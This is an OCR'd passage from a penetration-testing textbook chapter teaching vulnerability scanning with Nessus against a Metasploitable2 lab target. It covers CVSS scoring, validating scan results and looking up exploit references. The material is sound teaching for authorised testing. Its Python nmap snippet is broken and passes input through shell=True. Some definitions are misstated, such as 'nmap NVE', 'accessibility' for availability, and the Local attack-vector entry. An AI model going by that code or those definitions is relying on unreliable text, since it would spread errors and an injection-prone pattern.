
Figure 6-9 shows the credential configuration interface of Nessus.

Internal and External Scans

Scanning targets from within an organization and from without should have different results. Scans executed from a system on the same internal LAN as the targets reveal what kind of information an insider threat could acquire. An insider threat might originate from a disgruntled employee or someone who accidentally accessed


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 6-8 Enabling and disabling plug-ins



Source: Nessus

Figure 6-9 Specifying credentials for scans



Source: Nessus

sensitive systems and their data. Scans from outside an organization, originating from the Internet, reveal what kind of information a remote hacker could acquire. Compliance requirements such as PCI DSS stipulate that vulnerability testing include both internal and external scans.


Caution! | You will likely need to coordinate external scan activities with the target organization's Internet service provider (ISP), typically with contacts at the target organization. Many ISPs detect incoming scan traffic and may block it, bringing your external pen testing to a halt.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Scanner and Plug-In Updates

Vulnerability scanners are software programs that can contain security flaws requiring updates to fix. Some patches aren't security related but affect the functionality of the scanner. Figure 6-10 lists some of the known vulnerability CVEs for Nessus.


Figure 6-10 Nessus CVEs



Source: Nessus

The plug-ins that scan for specific vulnerabilities are also software and may need updating to add capabilities (for newly discovered vulnerabilities) or to correct programming errors. For most vulnerability scanners, including Nessus, updates are automated and sourced from plug-in repositories on the Internet known as feeds. You can also choose to manually update plug-ins. Figure 6-11 shows the Nessus Software Update settings.

Figure 6-11 Nessus software update settings



Source: Nessus

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 6-3 Executing a Nessus Scan

Time Required: 30 minutes
Objective: Use Nessus to scan a target in your pen-testing lab environment.
Description: In this activity, you use Nessus Essentials to scan the Metasploitable2 VM target in the pen-testing lab environment.

1. Start the Metasploitable2 VM in your pen-testing lab environment.
2. In Windows, start your web browser and go to https://localhost:8834 to access the Nessus console. Log in using the credentials you created in Activity 6-2.
3. Go to the My Scans folder by clicking **My Scans** in the left pane, and then click **New Scan** to create a new scan.
4. In the Scan Templates window, choose **Basic Network Scan**.
5. Fill in the settings. In the targets box, enter the IP address for the Metasploitable2 VM as determined in Activity 6-1. Click **Save**.
6. Start your new scan by clicking the **Launch** arrow for the scan.
   As the scan runs, rotating green arrows appear near the Launch arrow. When the arrows are removed, the scan is complete.
7. Click the scan name to view the results. Click the **Vulnerabilities** tab to display a list of vulnerabilities discovered.

Leave Nessus open at the Vulnerabilities tab. You will analyze the results of this scan in Activity 6-4.

Self-Check

3. Some regulatory requirements mandate both internal and external vulnerability scanning.
   a. True **b.** False
4. Noncredentialed vulnerability scans usually provide the most robust results.
   a. True **b.** False

Check your answers at the end of this chapter.

Analyzing Vulnerability Scan Results

Certification

3.2 Given a scenario, analyze output from reconnaissance, scanning, and enumeration phases.

3.3 Explain physical security concepts.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Vulnerability scanners return a variety of information in their scan results. At the highest level, they report detected vulnerabilities and highlight names and types. If you dig deeper into the scan results, you can find detailed information specifying the cause of the vulnerability and how to remediate it. The results also provide references to other sources (such as CVEs) with even greater detail. Many vulnerability scanners list exploitation details and references to other sources where you can find extensive exploitation guidelines.

Figure 6-12 shows the high-level results of a scan against the Metasploitable target expressed as a visual summary. Each level of vulnerability from Critical to Informational are color coded. The scan in Figure 6-12 has detected 4 Critical, 4 High, 18 Medium, 5 Low, and 75 Informational vulnerabilities.


The Vulnerabilities tab provides greater detail including the **Common Vulnerability Scoring System (CVSS)** base score. (The CVSS is a standard that indicates the severity and characteristics of vulnerabilities.) In Figure 6-13, the CVSS is in the Score column.

Figure 6-12 Nessus results



Source: Nessus

Figure 6-13 Vulnerability CVSS base scores



Source: Nessus

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

CVSS Base Scores

CVSS base scores indicate the severity of a vulnerability. They can range from 0 to 10, with 0 indicating the vulnerability is not serious, and 10 indicating a very serious critical vulnerability. Table 6-4 outlines how Nessus maps CVSS numbers to severity labels.


Table 6-4 CVSS score to severity label mapping

CVSS score	Severity label	Description
0.0 to 3.9	Low	A low-priority vulnerability that doesn't present a serious security issue
4.0 to 6.9	Medium	A medium-priority vulnerability that could present a security issue
7.0 to 9.9	High	A high-priority vulnerability that presents a serious security flaw
10	Critical	The highest-priority vulnerability that needs to be corrected immediately

Click any vulnerability in the list shown in Figure 6-13 to display detailed information on that vulnerability, including a description and possibly a solution to fix the vulnerability.

For example, clicking the first vulnerability in the list (Canonical Ubuntu Linus SEoL 8.04.x) shows the results in Figure 6-14. Details explain that the target seems to be running Ubuntu 8.04, which is no longer supported, and should be upgraded to a newer supported version. Unsupported operating systems no longer receive security updates, making them highly vulnerable.

Figure 6-14 Vulnerability details



Source: Nessus

Reconnaissance, Scanning, and Enumeration Output Analysis

After gathering vulnerability information using various reconnaissance, scanning, and enumeration techniques and tools, it is time to analyze that information to determine what parts reveal vulnerabilities and to determine what exploits might work. The following sections cover some aspects of that analysis.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

True Positives, False Positives, and False Negatives

The terms "true positive," "false positive," and "false negative" can be applied to individual results from a vulnerability scan or any other item in a set of data to identify its veracity. When a result is identified as being a **true positive**, it means the result is true and accurate. If a detected vulnerability is exploitable (it truly exists), then it is deemed to be a true positive. When a detected vulnerability is not exploitable (exploiting doesn't work), it is deemed a **false positive**. Sometimes a scan result reveals that a system is not vulnerable to a specific method, but it turns out that system can be exploited using that method. That result is deemed a false negative.

Note 2 | Because false negatives and false positives can occur, it is generally a good idea to use more than one vulnerability scanning tool. One tool may detect a vulnerability that the other does not. Conversely, one tool may contradict the other regarding a discovered vulnerability, helping to identify potential false positives.

Scan Completeness and Troubleshooting Scan Configurations

Vulnerability scanning tools save time and help automatically detect vulnerabilities, but you need to make sure they are detecting all possible targets within your pen-testing engagement scope and are looking for all possible vulnerabilities.

When using automated tools, consider the following questions to make sure your scan is complete and configured properly:

- Is your scan targeting all the networks you are supposed to? Specifying a network address range to scan is a common configuration input. Don't forget to include the network addresses of all networks that are within the scope of your pen-testing agreement, and make sure you are targeting all the hosts on those networks.
- Is your scan targeting all the hosts you are supposed to? Make sure configuration settings don't accidentally omit some hosts, such as those for Windows but not for Linux. If web applications are within your scope, make sure specific web application tests are performed on hosts that seem to be web servers.
- Are you conducting authenticated or unauthenticated scans? As discussed earlier, authenticated scans may reveal more information than unauthenticated scans, but unauthenticated scans identify resources that are more easily exploitable. Perform both types of scans if allowed by the pen-testing agreement.
- Are your scanning tools up to date? The latest discoverable vulnerabilities may not be included in the configuration data used by your scanning tools. Check for available updates and apply them to your tools, if possible.

Using Scripting to Validate Results

Another option for validating scan results, such as determining if a reported vulnerability is a true positive and not a false positive, is to write scripts to do the checking instead of manually confirming it yourself. Not all reported vulnerabilities are easily validated using scripting, but some are.

For example, if results report that a targeted system is using a vulnerable version of SMB (SMBv1 for example), you can use the nmap NVE scripting functionality along with a custom piece of code you write to check if the targeted IP address is running SMBv1. You could write the code so that the function call takes an IP address as a parameter. You can then call the function multiple times, changing the IP addresses to those of your targeted systems. Following is partial code that illustrates how this is accomplished.

```
def using_smbv1(ip):
run = f"nmap --script smb-protocols -p445 {ip}"
test = subprocess.run(run, shell=True, capture_output=True,text=True)
print(result.stdout)
```


To further automate this process, you would need to write some code to read the output from the scanner, which often provides an option to dump the scan results to a file. Next, extract the IP addresses for those targets that are reported to have an SMBv1 vulnerability, and then call the using_smbv1 function for each of the extracted IP addresses.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Exploit Information


If a vulnerability exists, it is likely some exploit software has already been created for it that you can use. The exploit software might be contained in the Metasploit Framework library. Figure 6-15 shows vulnerability information for an SSL vulnerability found on the Metasploitable target. Figure 6-16 shows exploit information and the CVE that is related to this vulnerability.

Figure 6-15 Debian OpenSSH/OpenSSL vulnerability information



The exploit information indicates that Fortra's Core Impact software can be used to exploit this vulnerability, other vulnerabilities may reference various Metasploit exploits that can be used. CVE information is also provided. CVEs are listed as links you can click to go to the NIST National Vulnerability Database information (Figure 6-17).

Figure 6-16 Exploit and CVE information



CVSS Vector Information

Along with the CVSS base score, the results include **CVSS vector** information. CVSS vector information provides details on how the base score was calculated and offers finer detailed vulnerability metrics regarding the exploitability of the vulnerability and the impact its exploitation would have.

Exploitability is expressed using **attack vectors (AVs)**, **attack complexity (AC)**, **privileges required (PR)**, and **user interaction (UI)** metrics. Impact is expressed using **confidentiality (C)**, **integrity (I)**, and **availability (A)** metrics. Two versions of CVSS are currently in use, versions 2.0 and 3.0, which express the same information in slightly different ways.

For example, the vulnerability detailed in Figure 6-15 has the following CVSS vector information:


```
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C
```

Decoded, this indicates the following:

- The attack vector (AV) is Network (N).
- The attack complexity (AC) is High (H).
- The privileges required (PR) are None (N).
- The user interaction (UI) is None (N).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 6-17 National Vulnerability Database



Source: NIST

- The impact on confidentiality (C) is High (H).
- The impact on integrity (I) is High (H).
- The impact on accessibility (A) is High (H).

The example CVSS vector indicates that this vulnerability can be exploited remotely over a network, is complex enough to require a skilled hacker, no privileges are required so no authentication is required, and no interaction from a user is required. Impact metrics indicate that exploiting this vulnerability will significantly affect the confidentiality, integrity, and accessibility of related systems and data.

- **AV metric**: The AV metric shown in Table 6-5 describes how an attacker would have to be positioned to exploit the vulnerability.
- **AC metric**: The AC vector shown in Table 6-6 describes how many other conditions would need to be set up before the attacker could exploit the vulnerability. The higher the complexity, the greater skill required of the attacker.

Table 6-5 Attack vector metric (AV)

Value	Description
Physical (P)	Attacker must be able to physically touch the vulnerable device.
Local (L)	Attacker must be on the same local network as the vulnerable device.
Adjacent Network (A)	Attacker must be able to access the network the vulnerable device is on.
Network (N)	Attacker can exploit the vulnerability from a remote network.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

